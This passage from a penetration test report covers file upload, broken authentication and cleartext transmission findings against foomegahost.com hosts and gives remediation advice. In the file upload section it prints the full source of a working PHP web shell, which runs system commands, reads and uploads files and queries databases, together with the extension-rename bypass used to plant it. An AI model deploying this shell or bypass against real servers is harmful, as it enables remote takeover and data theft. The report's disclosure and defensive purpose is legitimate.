The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.

During the tests, it has been determined that the file type checking during the upload is not well designed and attackers could bypass this restrictions. Result of that attacker could upload their own "*.php" files and execute system codes on the server.


Below it has been given requests and response for creating a ticket.

```
POST /support.php HTTP/1.1
Host: me.foomegahost.com
Content-Length: 476611
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://me.foomegahost.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryB7ZjFvyUP7hB9YiM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.9
Referer: http://me.foomegahost.com/support.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=85bqf4p85mhdrdcgrmonm2vt30
Connection: close

------WebKitFormBoundaryB7ZjFvyUP7hB9YiM

Content-Disposition: form-data; name="summary"

test

------WebKitFormBoundaryB7ZjFvyUP7hB9YiM

Content-Disposition: form-data; name="category"

General support

------WebKitFormBoundaryB7ZjFvyUP7hB9YiM

Content-Disposition: form-data; name="details"

[Server address:                                        ]test
```

```
[User:                                                    ]test

------WebKitFormBoundaryB7ZjFvyUP7hB9YiM

Content-Disposition: form-data; name="image_file"; filename="crow.jpg"

Content-Type: image/jpeg
.
.
.
.
------WebKitFormBoundaryB7ZjFvyUP7hB9YiM

Content-Disposition: form-data; name="submit"

------WebKitFormBoundaryB7ZjFvyUP7hB9YiM--
```

```
HTTP/1.1 302 Moved Temporarily
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: support.php?message=success
Server: Microsoft-IIS/7.5
Date: Fri, 30 Apr 2021 12:06:09 GMT
Connection: close
Content-Length: 150

<head><title>Document Moved</title></head>
<body><h1>Object Moved</h1>This document may be found <a
HREF="support.php?message=success">here</a></body>
```

Below how a new support ticket looks like:



test

GENERAL SUPPORT

The 30th of April 2021 at 05:06:09 AM


[Server address:]test

[User:]test

Attachment: crow.jpg

Figure 15 File Upload Restrictions Bypass - Uploading File

If a user try to upload files has extention other than "*.jpg" "*.jpeg" "*.png", website warns the user for "invalid file name" :


Not secure | me.foomegahost.com

me.foomegahost.com says

Invalid file name...are you mad at me?

OK

Support

test

2021 at 05:06:09 AM

Category:

General support

Details:

[Server address:]test
[User:]test

Attach a snapshot*

Choose File No file chosen

Allowed extensions: *.png; *.jpg; *.jpeg Upload limit: 2MB

Invalid files will be ignored

Submit Clear

Figure 16 File Upload Restrictions Bypass - File Type Restriction

In this test, malicious "php-backdoor.php" php file renames as "php-backdoor.php.jpg". With this operation malicious php file seen as a valid file for server. But before sending the request we use a web proxy and intercept the request. After intercepting the request and before sending to the server; we could change "filename="php-backdoor.php.jpg" to "filename="php-backdoor.php" and bypass file type restriction.


```
POST /support.php HTTP/1.1
Host: me.foomegahost.com
Content-Length: 3439
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://me.foomegahost.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIATOSbJPxqUbki0P
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.9
Referer: http://me.foomegahost.com/support.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
Cookie: PHPSESSID=85bqf4p85mhdrdcgrmonm2vt30
Connection: close


------WebKitFormBoundaryIATOSbJPxqUbki0P

Content-Disposition: form-data; name="summary"


test
------WebKitFormBoundaryIATOSbJPxqUbki0P

Content-Disposition: form-data; name="category"

General support

------WebKitFormBoundaryIATOSbJPxqUbki0P

Content-Disposition: form-data; name="details"

[Server address:                              ]test

[User:                                                  ]test
------WebKitFormBoundaryIATOSbJPxqUbki0P

Content-Disposition: form-data; name="image_file"; filename="php-backdoor.php"

Content-Type: image/jpeg

<?
// a simple php backdoor | coded by z0mbie [30.08.03] | http://freenet.am/~zombie \\

ob_implicit_flush();
if(isset($_REQUEST['f'])){
	$filename=$_REQUEST['f'];
	$file=fopen("$filename","rb");
	fpassthru($file);
	die;
}
if(isset($_REQUEST['d'])){
	$d=$_REQUEST['d'];
	echo "<pre>";
	if ($handle = opendir("$d")) {
	echo "<h2>listing of $d</h2>";
		while ($dir = readdir($handle)){
			if (is_dir("$d/$dir")) echo "<a href='$PHP_SELF?d=$d/$dir'><font color=grey>";
							else echo "<a href='$PHP_SELF?f=$d/$dir'><font
color=black>";
			echo "$dir\n";
			echo "</font></a>";
		}

	} else echo "opendir() failed";
	closedir($handle);
	die ("<hr>");
}
```

```
if(isset($_REQUEST['c'])){
            echo "<pre>";
            system($_REQUEST['c']);
            die;
}
if(isset($_REQUEST['upload'])){

                        if(!isset($_REQUEST['dir'])) die('hey,specify directory!');
                                    else $dir=$_REQUEST['dir'];
                        $fname=$HTTP_POST_FILES['file_name']['name'];
                        if(!move_uploaded_file($HTTP_POST_FILES['file_name']['tmp_name'], $dir.$fname))
                                    die('file uploading error.');
}
if(isset($_REQUEST['mquery'])){

            $host=$_REQUEST['host'];
            $usr=$_REQUEST['usr'];
            $passwd=$_REQUEST['passwd'];
            $db=$_REQUEST['db'];
            $mquery=$_REQUEST['mquery'];
            mysql_connect("$host", "$usr", "$passwd") or
   die("Could not connect: " . mysql_error());
   mysql_select_db("$db");
   $result = mysql_query("$mquery");
            if($result!=FALSE) echo "<pre><h2>query was executed correctly</h2>\n";
   while ($row = mysql_fetch_array($result,MYSQL_ASSOC)) print_r($row);
   mysql_free_result($result);
            die;
}
?>
<pre><form action="<? echo $PHP_SELF; ?>" METHOD=GET >execute command: <input type="text"
name="c"><input type="submit" value="go"><hr></form>
<form enctype="multipart/form-data" action="<?php echo $PHP_SELF; ?>" method="post"><input
type="hidden" name="MAX_FILE_SIZE" value="1000000000">
upload file:<input name="file_name" type="file">   to dir: <input type="text" name="dir">&nbsp;&nbsp;<input
type="submit" name="upload" value="upload"></form>
<hr>to browse go to http://<? echo $SERVER_NAME.$REQUEST_URI; ?>?d=[directory here]
<br>for example:
http://<? echo $SERVER_NAME.$REQUEST_URI; ?>?d=/etc on *nix
or http://<? echo $SERVER_NAME.$REQUEST_URI; ?>?d=c:/windows on win
<hr>execute mysql query:
<form action="<? echo $PHP_SELF; ?>" METHOD=GET >
host:<input type="text" name="host"value="localhost">  user: <input type="text" name="usr" value=root>
password: <input type="text" name="passwd">

database: <input type="text" name="db">  query: <input type="text" name="mquery"> <input type="submit"
value="execute">
</form>

<!--        http://michaeldaw.org       2006       -->

------WebKitFormBoundaryIATOSbJPxqUbki0P

Content-Disposition: form-data; name="submit"

------WebKitFormBoundaryIATOSbJPxqUbki0P--
```

```
HTTP/1.1 302 Moved Temporarily
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: support.php?message=success
Server: Microsoft-IIS/7.5
Date: Fri, 30 Apr 2021 12:14:31 GMT
Connection: close
Content-Length: 150

<head><title>Document Moved</title></head>
<body><h1>Object Moved</h1>This document may be found <a
HREF="support.php?message=success">here</a></body>
```

Below it has been shown how uploaded php file looks like in tickets section:



test

GENERAL SUPPORT

The 30th of April 2021 at 05:14:31 AM


[Server address:]test

[User:]test

Attachment: php-backdoor.php

Figure 17 File Upload Restrictions Bypass - File Type Restriction Bypass

Below it has been shown the calling php file and executing malicious codes on server:


Not secure
me.foomegahost.com/ticketAttachments/4b3519fbe17e82993e76927e5f253e33/php-backdoor.php
go
Choose File
No file chosen
upload
execute

```
execute command:

upload file:                  to dir:

to browse go to http://?d=[directory here]

for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:

host: localhost    user: root    password:

database:    query:
```

Figure 18 File Upload Restrictions Bypass - Executing Malicious File on Server

Remediation

Some recommendations for the mitigation of file upload vulnerability:

The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality. Never accept a filename and its extension directly without having an allow list filter.
The application should perform filtering and content checking on any files which are uploaded to the server. Files should be thoroughly scanned and validated before being made available to other users. If in doubt, the file should be discarded.
Uploaded directory should not have any “execute” permission and all the script handlers should be removed from these directories.
Ensure that files with double extensions (e.g. “file.php.txt”) cannot be executed especially in Apache.

References	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

1.6. Broken Authentication

İmpact	Confidentiality, Availability
CVE/CWE	CWE-287
Affected Systems	m.foomegahost.com

Description

A web session is a sequence of network HTTP request and response transactions associated with the same user. Modern and complex web applications require the retaining of information or status about each user for the duration of multiple requests. Therefore, sessions provide the ability to establish variables – such as access rights and localization settings – which will apply to each and every interaction a user has with the web application for the duration of the session.

During the tests it is determined that the there is lack of session management for API requests. Any unauthenticated user could sent requests to the API.

Below it is shown that the finding "getTicketInfo" function and using it:

Firstly, after checking "/js/core.js" file users could see functions that how prepare inputs to the suitable for API service.

"http://m.foomegahost.com/js/core.js" file content:

```
function WSgetTicketInfo() {

        var tmp;
        var locatione=document.location.href;
        tmp=locatione.match(/authToken=([A-Za-z0-9]+)/g);
        if (tmp[0]){
                var authToken= tmp[0].replace("authToken=","");
        }
        else {
                return;
        }
                tmp=locatione.match(/ticketID=([0-9]+)/g);
        if (tmp[0]){
                var ticketID= tmp[0].replace("ticketID=","");
        }
        else {
                return;
        }


        var xml = '<\?xml version="1.0" encoding="utf-8"?>';
        xml += '<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" ';
        xml += 'xmlns:xsd="http://www.w3.org/2001/XMLSchema" ';
        xml += 'xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">';
        xml += '<soap:Body> ';
        xml += '<getTicketInfo> ';
        xml += '<authToken>' + authToken + '</authToken> ';
        xml += '<ticketID>' + ticketID + '</ticketID> ';
        xml += '</getTicketInfo> ';
        xml += '</soap:Body> ';
        xml += '</soap:Envelope>';
        $.ajax({
                url : "ws/",
                type : "POST",
                data : xml,
                headers : {
                        "Content-Type" : "text/xml",
                        "SOAPAction" : "getTicketInfo"
                },
                success : function(data) {
                        var ua = $.browser;
                        if ((ua.msie) && (ua.version<10)) {
                                objJson = $.xml2json(data);
                                ticketInfo = objJson['SOAP_ENV:Body']['loginResponse'];
                        } else {
                                objJson = $.xml2json(data);
                                ticketInfo = objJson.Body.getTicketInfoResponse;
                                //console.debug(ticketInfo);
                        }


                        $('#user')[0].innerHTML=ticketInfo.userInfo;
                        $('#time')[0].innerHTML=ticketInfo.timeCreated;
                        $('#summary')[0].innerHTML=ticketInfo.summary;
                        $('#details')[0].innerHTML=ticketInfo.details;



                },
                dataType : "xml"
        });
}
```

After analyzing the javascript file, we prepare a suitable HTTP requests and sent to the server:

```
POST /ws/ HTTP/1.1
Host: m.foomegahost.com
Content-Length: 348
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
SOAPAction: login
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.128 Safari/537.36
Content-Type: text/xml
Origin: http://m.foomegahost.com
Referer: http://m.foomegahost.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope                    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body>
<getTicketInfo>
<authToken>test</authToken>
<ticketID>test</ticketID>
```

```
</getTicketInfo>
</soap:Body>  </soap:Envelope>
```

Server accepts request and process accordingly:

```
HTTP/1.1 500 Internal Service Error
Content-Length: 342
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/7.5
Date: Fri, 30 Apr 2021 12:43:17 GMT
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"><SOAP-ENV:Body><SOAP-ENV:Fault><faultcode>0891</faultcode><faultstring>Error 1 - Unknown column 'test' in 'where clause'</faultstring><faultactor>Database</faultactor></SOAP-ENV:Fault></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

Remediation

For every interaction with server, server should check user rights and only permit those have rights to the access the resource.

References	https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

1.7. Cleartext Trasmission

İmpact	Confidentiality, Integrity, Availability
CVE/CWE	CWE-319
Affected Systems	foomegahost.com me.foomegahost.com m.foomegahost.com

Description

When transmitting sensitive data over any network, end-to-end communications security (or encryption-in-transit) of some kind should be considered. TLS is by far the most common and widely supported cryptographic protocol for communications security. It is used by many types of applications (web, webservice, mobile) to communicate over a network in a secure fashion. TLS must be properly configured in a variety of ways in order to properly defend secure communications.

The primary benefit of transport layer security is the protection of web application data from unauthorized disclosure and modification when it is transmitted between clients (web browsers) and the web application server, and between the web application server and back end and other non-browser based enterprise components.

During the tests, it is determined that the services using HTTP transmission without any encryption over internet. This leads to any potential man-in-the-middle attack will compromise all traffic.

Cleartext transmission on foomegahost.com:




Not secure
foomegahost.com
Your connection to this site is not secure
You should not enter any sensitive information on this site (for example, passwords or credit cards), because it could be stolen by attackers. Learn more
Cookies (1 in use)
Site settings
Our Solutions
Promotions
Contact

Figure 19 Cleartext Trasmission - foomegahost.com

Cleartext transmission on m.foomegahost.com:


Not secure m.foomegahost.com/index.html

Your connection to this site is not secure

